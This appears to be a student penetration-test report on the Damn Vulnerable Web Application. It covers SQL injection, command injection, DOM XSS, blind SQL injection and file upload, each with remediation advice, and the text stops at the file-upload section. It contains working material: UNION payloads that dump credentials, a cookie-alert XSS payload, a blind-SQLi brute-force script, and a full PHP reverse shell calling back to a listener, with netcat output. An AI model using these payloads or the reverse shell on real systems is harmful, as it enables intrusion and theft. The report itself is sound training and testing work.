

DWVA Report

Customer:DVWA

2024-11-23
v0.0

Contact:
Aswin Krishna

Table of Contents

Executive Summary	2
Methodology and Scope	3
Vulnerability Overview	4
SQL Injection (SQLi) (Critical)	6
Command Injection (High)	10
XSS-DOM (High)	12
Blind SQL Injection (High)	14
File Upload (High)	17
Stored Cross-Site Scripting (XSS) (High)	24
Cross-Site Request Forgery (CSRF) (Medium)	26
File Inclusion (Medium)	29
Reflected Cross Site Scripting (Medium)	31
BruteForce (Info)	33
CSP bypass (Info)	36
JavaScript Attacks (Info)	39
Open HTTP Redirect (Info)	42
Weak Session IDs (Info)	46
Imprint	48

Executive Summary

Executive Summary: Exploitation of Vulnerabilities in Damn Vulnerable Web Application (DVWA)

Objective: The task aims to systematically identify, analyze, and exploit all vulnerabilities present in the Damn Vulnerable Web Application (DVWA). This exercise focuses on enhancing practical skills in web application penetration testing, understanding real-world attack vectors, and implementing mitigation strategies.

OBSERVATIONS

During the course of this engagement I observed several areas of concern that we believe could pose a significant risk to the security of the application and should be addressed in a timely manner. Exploiting these vulnerabilities an attacker can retrieve any data from the database which includes sensitive customer data or takeover other user's account.

IMMEDIATE ACTIONABLE RECOMMENDATIONS

- Validate all user inputs based on a whitelisting approach.
- Perform output encoding of all user supplied inputs which are reflected back in HTML response.
- Add CAPTCHA to the login page after three failed login attempts.

Methodology and Scope

SCOPE

Server Technology: PHP

URL: localhost/dvwa

Credentials: User : admin Role : Administrator

Scope : BlackBox

Vulnerability Overview

In the course of this penetration test **1 Critical**, **5 High**, **3 Medium** and **5 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Vulnerability	Criticality
SQL Injection (SQLi)	Critical
Command Injection	High
XSS-DOM	High
Blind SQL Injection	High
File Upload	High
Stored Cross-Site Scripting (XSS)	High
Cross-Site Request Forgery (CSRF)	Medium
File Inclusion	Medium
Reflected Cross Site Scripting	Medium
BruteForce	Info

Vulnerability	Criticality
CSP bypass	Info
JavaScript Attacks	Info
Open HTTP Redirect	Info
Weak Session IDs	Info

1. SQL Injection (SQLi)

Remediation Status:

Criticality: **Critical**

CVSS-Score: **9.8**

Recommendation: Make sure that Prepared Statements and Stored Procedures (where possible) are used throughout the application. This prevents the originally intended action of an SQL statement from being manipulated by an attacker.


Overview

SUMMARY

The web application processed user input in an insecure manner and was thus vulnerable to SQL injection. In an SQL injection attack, special input values in the web application are used to influence the application's SQL statements to its database. Depending on the database used and the design of the application, this may make it possible to read and modify the data stored in the database, perform administrative actions (e.g., shut down the DBMS), or in some cases even gain code execution and the accompanying complete control over the vulnerable server.

EXHIBITS

1. Login to the web application with admin user account.
2. Navigate to <https://dvwa.exp-9.com/vulnerabilities/sqli/> and search for user id 1' as shown in the below screenshot.




3. You will notice following SQL error message,

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL
syntax; check the manual that corresponds to your MariaDB server version for
the right syntax to use near '1'' at line 1 in /var/www/html/dvwa/
vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/dvwa/
vulnerabilities/sqli/source/low.php(11): mysqli_query() #1 /var/www/html/dvwa/
vulnerabilities/sqli/index.php(34): require_once(...) #2 {main} thrown in /
var/www/html/dvwa/vulnerabilities/sqli/source/low.php on line 11
```


4. Following payload will extract database version.

```
6767' or 5=1 union select null, version()#
```



5.similarly the following payload will extract the username and password

```
6767' or 5=1 union select null, concat(user, 0x0a, password) FROM users#
```



6.Founded Hashed Passwords can be cracked.



Description

We identified an SQL injection vulnerability in the web application and were able to access stored data in the database as a result.

Technical description

SQL Injection is a common server-side vulnerability in web applications. It occurs when software developers create dynamic database queries that contain user input. In an attack, user input is crafted in such a way that the originally intended action of an SQL statement is changed. SQL injection vulnerabilities result from an application's failure to dynamically create database queries insecurely and to properly validate user input. They are based on the fact that the SQL language basically does not distinguish between control characters and data characters. In order to use a control character in the data part of an SQL statement, it must be encoded or escaped appropriately beforehand.

An SQL injection attack is therefore essentially carried out by inserting a control character such as ' (single apostrophe) into the user input to place new commands that were not present in the original SQL statement. A simple example will demonstrate this process. The following SELECT statement contains a variable `userId`. The purpose of this statement is to get data of a user with a specific user id from the Users table.

```
sqlStmt = 'SELECT * FROM Users WHERE UserId = ' + userId;
```

An attacker could now use special user input to change the original intent of the SQL statement. For example, he could use the string ' or 1=1 as user input. In this case, the application would construct the following SQL statement:

```
sqlStmt = 'SELECT * FROM Users WHERE UserId = ' + ' or 1=1;
```

Instead of the data of a user with a specific user ID, the data of all users in the table is now returned to the attacker after executing the statement. This gives an attacker the ability to control the SQL statement in his own favor.

There are a number of variants of SQL injection vulnerabilities, attacks and techniques that occur in different situations and depending on the database system used. However, what they all have in common is that, as in the example above, user input is always used to dynamically construct SQL statements. Successful SQL injection attacks can have far-reaching consequences. One would be the loss of confidentiality and integrity of the stored data. Attackers could gain read and possibly write access to sensitive data in the database. SQL injection could also compromise the authentication and authorization of the web application, allowing attackers to bypass existing access controls. In some cases, SQL injection can also be used to gain code execution, allowing an attacker to gain complete control over the vulnerable server.

Recommendation

Recommendation

- Use prepared statements throughout the application to effectively avoid SQL injection vulnerabilities. Prepared statements are parameterized statements and

ensure that even if input values are manipulated, an attacker is unable to change the original intent of an SQL statement.

- Use existing stored procedures by default where possible. Typically, stored procedures are implemented as secure parameterized queries and thus protect against SQL injections.
- Always validate all user input. Ensure that only input that is expected and valid for the application is accepted. You should not sanitize potentially malicious input.
- To reduce the potential damage of a successful SQL Injection attack, you should minimize the assigned privileges of the database user used according to the principle of least privilege.
- For detailed information and assistance on how to prevent SQL Injection vulnerabilities, see OWASP's linked SQL Injection Prevention Cheat Sheet.
- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

2. Command Injection

Remediation Status:

Criticality: High

CVSS-Score: 8.7

Recommendation: Validate and sanitize user input, avoid executing system commands with user data, and use least privilege principles to prevent command injection.

Overview

SUMMARY

Command injection is a type of attack where an attacker is able to execute arbitrary commands on the host operating system through a vulnerable application. This occurs when an application improperly passes user input directly into system shell commands, allowing attackers to manipulate the system by injecting malicious commands. Command injection vulnerabilities typically arise in web applications, where user input is passed to system functions like `exec()`, `system()`, `shell_exec()`, or similar.

Description

Technical Description

Command injection occurs when an application constructs system-level commands based on user input, without properly validating or escaping the input. If an attacker provides malicious input, it can alter the command's intended behavior, leading to execution of unintended commands on the underlying system. These injected commands can:

- Execute arbitrary code or scripts.
- Access or modify system files.
- Escalate privileges or compromise system integrity.



Recommendation

Recommendation

1. Input Validation:

- Use strict input validation mechanisms, such as allowing only alphanumeric characters or specific symbols (if necessary).
- Reject any input containing shell metacharacters (e.g., ;, &, |, \$, etc.) unless explicitly required.

2. Avoid Using Shell Commands:

- Avoid using functions like `exec()`, `system()`, or `shell_exec()` with user-controlled data.
- If necessary, use safer alternatives like language-specific functions for file operations or subprocess handling.

3. Use Prepared Statements and Parameterized Functions:

- For database queries or command executions, always use prepared statements and parameterized functions to separate user input from executable code.

4. Escaping Special Characters:

- If using user input in system commands is unavoidable, ensure proper escaping of special characters. This can prevent unintended code execution within the command.

5. User Access Control:

- Run applications under limited privileges to minimize the impact of a successful command injection attack.
- Ensure that the user under which the application runs cannot execute sensitive commands or access critical files.

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- https://owasp.org/www-community/attacks/Command_Injection

3. XSS-DOM

Remediation Status:

Criticality: High

CVSS-Score: 8.4

Recommendation: Sanitize and validate all user input on the client-side and use secure JavaScript frameworks that automatically handle DOM manipulation to prevent DOM-based XSS attacks.

Overview

SUMMARY

DOM-based Cross-Site Scripting (XSS) occurs when the vulnerability exists in the client-side JavaScript code, which dynamically processes untrusted data from the DOM (Document Object Model) without proper validation or sanitization. This allows attackers to inject malicious scripts that execute in the victim's browser, potentially leading to data theft, session hijacking, or unauthorized actions.

Description


Technical Description

DOM-based Cross-Site Scripting (XSS) occurs when client-side JavaScript on a web page improperly handles user input from the DOM (e.g., URL parameters, form inputs, or other client-side data) and dynamically reflects it back into the page without sanitization or validation. In this attack, the payload is not processed by the server but is executed by the client's browser when the malicious input is inserted into the DOM and then used by JavaScript to manipulate the page. This type of XSS occurs entirely on the client side, and attackers can inject scripts that are executed when the victim interacts with the vulnerable web page, potentially leading to unauthorized access, data theft, or manipulation of page content.

We have option to select language and value is reflected in GET parameter default=English

```
payload=<script>alert(document.cookie);</script>
```

using this it will trigger an alert pop up with cookie values.



Recommendation

Recommendation

1. Input Validation and Sanitization:

Always validate and sanitize user input on both the client and server sides to ensure only safe, expected data is processed.

2. Use Secure JavaScript APIs:

Avoid directly manipulating the DOM with unsafe functions (e.g., `innerHTML`), and instead use secure alternatives like `textContent` or `setAttribute()` for inserting data into the DOM.

3. Contextual Output Encoding:

When reflecting user input in the DOM, ensure proper encoding of potentially dangerous characters based on the context (HTML, JavaScript, or URL).

4. Leverage JavaScript Frameworks:

Use modern JavaScript frameworks (e.g., React, Angular, Vue.js) that automatically handle DOM sanitization and protect against XSS vulnerabilities.

5. Content Security Policy (CSP):

Implement a strict Content Security Policy (CSP) to restrict the sources from which scripts can be executed, minimizing the impact of XSS attacks.

6. Regular Security Audits:

Continuously perform security testing, including static and dynamic analysis, to identify and resolve potential DOM-based XSS vulnerabilities.

- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

4. Blind SQL Injection

Remediation Status:

Criticality: High

CVSS-Score: 8.3

Recommendation: Always use parameterized queries or prepared statements to safely handle user input, validate inputs rigorously, and employ stored procedures to minimize the risk of SQL injection.

Overview

Blind SQL Injection occurs when an attacker is able to send crafted SQL queries to the backend database through user input, but the response does not directly reveal any data. Instead, the attacker must infer information based on the application's behavior, such as changes in response times, error messages, or page content. There are two main types of Blind SQL Injection: Boolean-based (where the attacker infers data by submitting queries that return true or false) and Time-based (where the attacker measures the time delay caused by certain queries). While the attacker doesn't directly see the results of their query, they can still retrieve sensitive data or manipulate the database.

Payload to detect vulnerability: **1' and sleep(5)#** it is taking 5 to response.

Python code to brute force version:

```
import requests
from requests.structures import CaseInsensitiveDict

headers = CaseInsensitiveDict()
headers["Cookie"] = "security=low; PHPSESSID=to84ds41bhba7ub48s10a8qim0"
url = 'http://url/vulnerabilities/sqli_blind/'

for i in range(100):
    parameters = f"id=1'+and+length(version())%3d{i}%23&Submit=Submit"
    r = requests.get(url, headers=headers, params=parameters)
    if 'User ID exists in the database' in r.text:
        print(f'length = {i}')
        length = i
        break

j = 1
for i in range(1, length+1):
    for s in range(30, 126):
        parameters = f"id=1'+and+ascii(substring(version(),{i},{j}))%3d{s}%23&Submit=Submit"
        r = requests.get(url, headers=headers, params=parameters)
        if 'User ID exists in the database' in r.text:
            print(chr(s), end='')
            j += 1
```

```
break
j += 1
```

```

(teenwolf@733nwolf)~$ time python3 exp.py
length = 24
10.1.26-MariaDB-0+deb9u1
Process finished with exit code 0

real    0m5.031s
user    0m0.030s
sys     0m0.001s

(teenwolf@733nwolf)~$

```

Description

Technical Description

Blind SQL Injection occurs when an attacker can manipulate SQL queries by injecting malicious input into user-supplied parameters. Unlike regular SQL injection, where the attacker directly retrieves data from the database through error messages or other feedback, blind SQL injection provides no direct response that reveals database contents. However, the attacker can still gain valuable information through indirect clues.

There are two main types of Blind SQL Injection:

1. Boolean-Based Blind SQL Injection:

- The attacker manipulates a query to return different results based on a true or false condition. For example, the attacker might modify the query to check if the first letter of a user's password is 'a'. If the query is structured as `SELECT * FROM users WHERE username = 'admin' AND LEFT(password, 1) = 'a'`, the attacker can infer the result based on the page's response (e.g., if the page loads normally or displays an error).
- The process is repeated for each character or piece of information, and the attacker gathers information bit by bit through these binary responses (true/false).

2. Time-Based Blind SQL Injection:

- In this technique, the attacker injects a SQL query that deliberately causes a delay in the response if a certain condition is true. For example, the query could be structured as:

```
SELECT * FROM users WHERE username = 'admin' AND IF(LEFT(password, 1) = 'a',
SLEEP(5), 0)
```

If the query causes a delay in response (e.g., the page takes 5 seconds to load), the attacker knows that the first character of the password is 'a'. This method is used when

no direct feedback (such as error messages or data output) is available, and instead, the attacker relies on timing to infer information.

Recommendation

Recommendation

- **Use parameterized queries or prepared statements:** Always ensure that user input is handled through secure methods that separate the query logic from the user-supplied data, eliminating the risk of SQL injection.
 - **Validate and sanitize user inputs:** Implement strict input validation to ensure that data received from users is of the expected type and format. Reject any input that contains unexpected characters such as SQL keywords or operators.
 - **Use stored procedures:** Where appropriate, use stored procedures to handle user inputs and database queries securely.
 - **Limit database privileges:** Ensure that the application's database account has the least privileges necessary to perform its tasks, preventing unauthorized access or damage in the event of a successful attack.
 - **Monitor and log database activity:** Regularly monitor and log database queries to detect any suspicious behavior or unusual patterns that may indicate an SQL injection attempt.
 - **Error handling:** Avoid revealing detailed database error messages to the user. Instead, use generic error messages to reduce the amount of information an attacker can gather from the application.
-
- <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
 - https://owasp.org/www-community/attacks/Blind_SQL_Injection

5. File Upload

Remediation Status:

Criticality: High

CVSS-Score: 8.3

Recommendation: Validate file types, use strict file size limits, and store uploaded files outside the web root. Additionally, implement strong file permission checks and scan uploaded files for malicious content before processing them.

Overview

Summary

File upload vulnerabilities occur when a web application allows users to upload files without properly validating or sanitizing the content. This can lead to various security risks, such as remote code execution, malware distribution, or unauthorized access to sensitive information. Attackers may exploit this vulnerability by uploading malicious files (e.g., web shells, scripts, executables) that can be executed on the server, potentially gaining control of the system.

Code For Reverse Shell in PHP

```
<?php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr = null;
    private $port = null;
    private $os = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w') // shell can write to STDERR
    );
    private $buffer = 1024; // read/write buffer size
    private $clen = 0; // command length
    private $error = false; // stream read/write error
    public function __construct($addr, $port) {
        $this->addr = $addr;
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
```

```

        if (stripos(PHP_OS, 'LINUX') !== false) { // same for macOS
            $this->os = 'LINUX';
            $this->shell = 'bash';
        } else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS,
'WINNT') !== false || stripos(PHP_OS, 'WINDOWS') !== false) {
            $this->os = 'WINDOWS';
            $this->shell = 'cmd.exe';
        } else {
            $detected = false;
            echo "SYS_ERROR: Underlying operating system is not supported,
script will now exit...\n";
        }
        return $detected;
    }
    private function daemonize() {
        $exit = false;
        if (!function_exists('pcntl_fork')) {
            echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n";
        } else if (($pid = @pcntl_fork()) < 0) {
            echo "DAEMONIZE: Cannot fork off the parent process, moving on...
\n";
        } else if ($pid > 0) {
            $exit = true;
            echo "DAEMONIZE: Child process forked off successfully, parent
process will now exit...\n";
        } else if (posix_setsid() < 0) {
            // once daemonized you will actually no longer see the script's
dump
            echo "DAEMONIZE: Forked off the parent process but cannot set a new
SID, moving on as an orphan...\n";
        } else {
            echo "DAEMONIZE: Completed successfully!\n";
        }
        return $exit;
    }
    private function settings() {
        @error_reporting(0);
        @set_time_limit(0); // do not impose the script execution time limit
        @umask(0); // set the file/directory permissions - 666 for files and
777 for directories
    }
    private function dump($data) {
        $data = str_replace('<', '&lt;', $data);
        $data = str_replace('>', '&gt;', $data);
        echo $data;
    }
    private function read($stream, $name, $buffer) {
        if (($data = @fread($stream, $buffer)) === false) { // suppress an
error when reading from a closed blocking stream
            $this->error = true; // set global error
flag
            echo "STRM_ERROR: Cannot read from ${name}, script will now exit...

```

```

\n";
    }
    return $data;
}
private function write($stream, $name, $data) {
    if (($bytes = @fwrite($stream, $data)) === false) { // suppress an
error when writing to a closed blocking stream
        $this->error = true; // set global error
flag
        echo "STRM_ERROR: Cannot write to ${name}, script will now exit...
\n";
    }
    return $bytes;
}
// read/write method for non-blocking streams
private function rw($input, $output, $iname, $oname) {
    while (($data = $this->read($input, $iname, $this->buffer)) && $this-
>write($output, $oname, $data)) {
        if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->cflen +=
strlen($data); } // calculate the command length
        $this->dump($data); // script's dump
    }
}
// read/write method for blocking streams (e.g. for STDOUT and STDERR on
Windows OS)
// we must read the exact byte length from a stream and not a single byte
more
private function brw($input, $output, $iname, $oname) {
    $fstat = fstat($input);
    $size = $fstat['size'];
    if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->cflen) {
        // for some reason Windows OS pipes STDIN into STDOUT
        // we do not like that
        // we need to discard the data from the stream
        while ($this->cflen > 0 && ($bytes = $this->cflen >= $this->buffer ?
$this->buffer : $this->cflen) && $this->read($input, $iname, $bytes)) {
            $this->cflen -= $bytes;
            $size -= $bytes;
        }
    }
    while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer :
$size) && ($data = $this->read($input, $iname, $bytes)) && $this-
>write($output, $oname, $data)) {
        $size -= $bytes;
        $this->dump($data); // script's dump
    }
}
public function run() {
    if ($this->detect() && !$this->daemonize()) {
        $this->settings();

        // ----- SOCKET BEGIN -----

```

```

$socket = @fsockopen($this->addr, $this->port, $errno, $errstr,
30);
if (!$socket) {
    echo "SOC_ERROR: {$errno}: {$errstr}\n";
} else {
    stream_set_blocking($socket, false); // set the socket stream
to non-blocking mode | returns 'true' on Windows OS

    // ----- SHELL BEGIN -----
    $process = @proc_open($this->shell, $this->descriptorspec,
$pipes, null, null);
    if (!$process) {
        echo "PROC_ERROR: Cannot start the shell\n";
    } else {
        foreach ($pipes as $pipe) {
            stream_set_blocking($pipe, false); // set the shell
streams to non-blocking mode | returns 'false' on Windows OS
        }

        // ----- WORK BEGIN -----
        $status = proc_get_status($process);
        @fwrite($socket, "SOCKET: Shell has connected! PID: " .
$status['pid'] . "\n");
        do {
            $status =
proc_get_status($process);
            if (feof($socket)) { // check for end-of-file on SOCKET
                echo "SOC_ERROR: Shell connection has been
terminated\n"; break;
            } else if (feof($pipes[1]) || !$status['running'])
{
                // check for end-of-file on STDOUT or if process is still
running
                echo "PROC_ERROR: Shell process has been
terminated\n"; break; // feof() does not work with blocking streams
            }
            // use proc_get_status() instead
            $streams = array(
                'read' => array($socket, $pipes[1],
$pipes[2]), // SOCKET | STDOUT | STDERR
                'write' => null,
                'except' => null
            );
            $num_changed_streams = @stream_select($streams['read'],
$streams['write'], $streams['except'], 0); // wait for stream changes | will
not wait on Windows OS
            if ($num_changed_streams === false) {
                echo "STRM_ERROR: stream_select() failed\n"; break;
            } else if ($num_changed_streams > 0) {
                if ($this->os === 'LINUX') {
                    if (in_array($socket, $streams['read']))
{ $this->rw($socket, $pipes[0], 'SOCKET', 'STDIN'); } // read from SOCKET
and write to STDIN

```

```

                                if (in_array($pipes[2], $streams['read']))
{ $this->rw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR
and write to SOCKET
                                if (in_array($pipes[1], $streams['read']))
{ $this->rw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT
and write to SOCKET
                                } else if ($this->os === 'WINDOWS') {
                                    // order is important
                                    if (in_array($socket, $streams['read'])*-----
*/) { $this->rw ($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from
SOCKET and write to STDIN
                                if (($fstat = fstat($pipes[2])) &&
$fstat['size']) { $this->brw($pipes[2], $socket , 'STDERR', 'SOCKET'); } //
read from STDERR and write to SOCKET
                                if (($fstat = fstat($pipes[1])) &&
$fstat['size']) { $this->brw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } //
read from STDOUT and write to SOCKET
                                }
                            }
                        } while (!$this->error);
                        // ----- WORK END -----

                        foreach ($pipes as $pipe) {
                            fclose($pipe);
                        }
                        proc_close($process);
                    }
                    // ----- SHELL END -----

                    fclose($socket);
                }
                // ----- SOCKET END -----

            }
        }
    }
    echo '<pre>';
    // change the host address and/or port number as necessary
    $sh = new Shell('192.168.170.131', 9001);
    $sh->run();
    unset($sh);
    // garbage collector requires PHP v5.3.0 or greater
    // @gc_collect_cycles();
    echo '</pre>';
    ?>

```

Listing IP: **192.168.170.131 port: 9001**

netcat listener command: **nc -lvnp 9001**

upload the file rev.php and visit the dir: /hackable/uploads/rev.php

OUTPUT

```
└─(teenwolf@733nwolf) - [~]  
└─$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.170.131] from (UNKNOWN) [172.17.0.2] 54022  
SOCKET: Shell has connected! PID: 331  
whoami  
www-data  
uname  
Linux
```

Description

Technical Description

File upload vulnerabilities arise when an application allows users to upload files without properly validating the file's type, content, or source. This lack of validation can result in attackers uploading malicious files, such as scripts, executables, or web shells, that can be executed on the server.

Common causes of file upload vulnerabilities include:

1. Inadequate file type checks: An application may only check file extensions (e.g., .jpg, .png) rather than inspecting the file's actual content. Attackers can exploit this by uploading files with malicious code disguised as image files.
- 2 . Absence of file size limits: Large files, especially if not properly checked, can lead to denial-of-service (DoS) conditions or allow for uploading executable code.
2. Improper storage: If files are stored in a web-accessible directory without proper restrictions, attackers may be able to access or execute malicious files remotely.
3. Insufficient file permission management: If uploaded files are given excessive permissions, attackers may be able to execute these files on the server.

When exploited, file upload vulnerabilities can lead to:

- Remote Code Execution (RCE): Attackers upload malicious scripts (e.g., PHP, ASPX) that can be executed on the server, allowing them to execute arbitrary code.
- Malware Distribution: Malicious files (e.g., viruses, worms) can be uploaded and distributed to other users.
- Privilege Escalation: Attackers can exploit the uploaded files to escalate their privileges or gain unauthorized access to sensitive data.
- Information Disclosure: Sensitive files (e.g., configuration files, databases) may be exposed if uploaded to an insecure location.

Recommendation

Recommendation

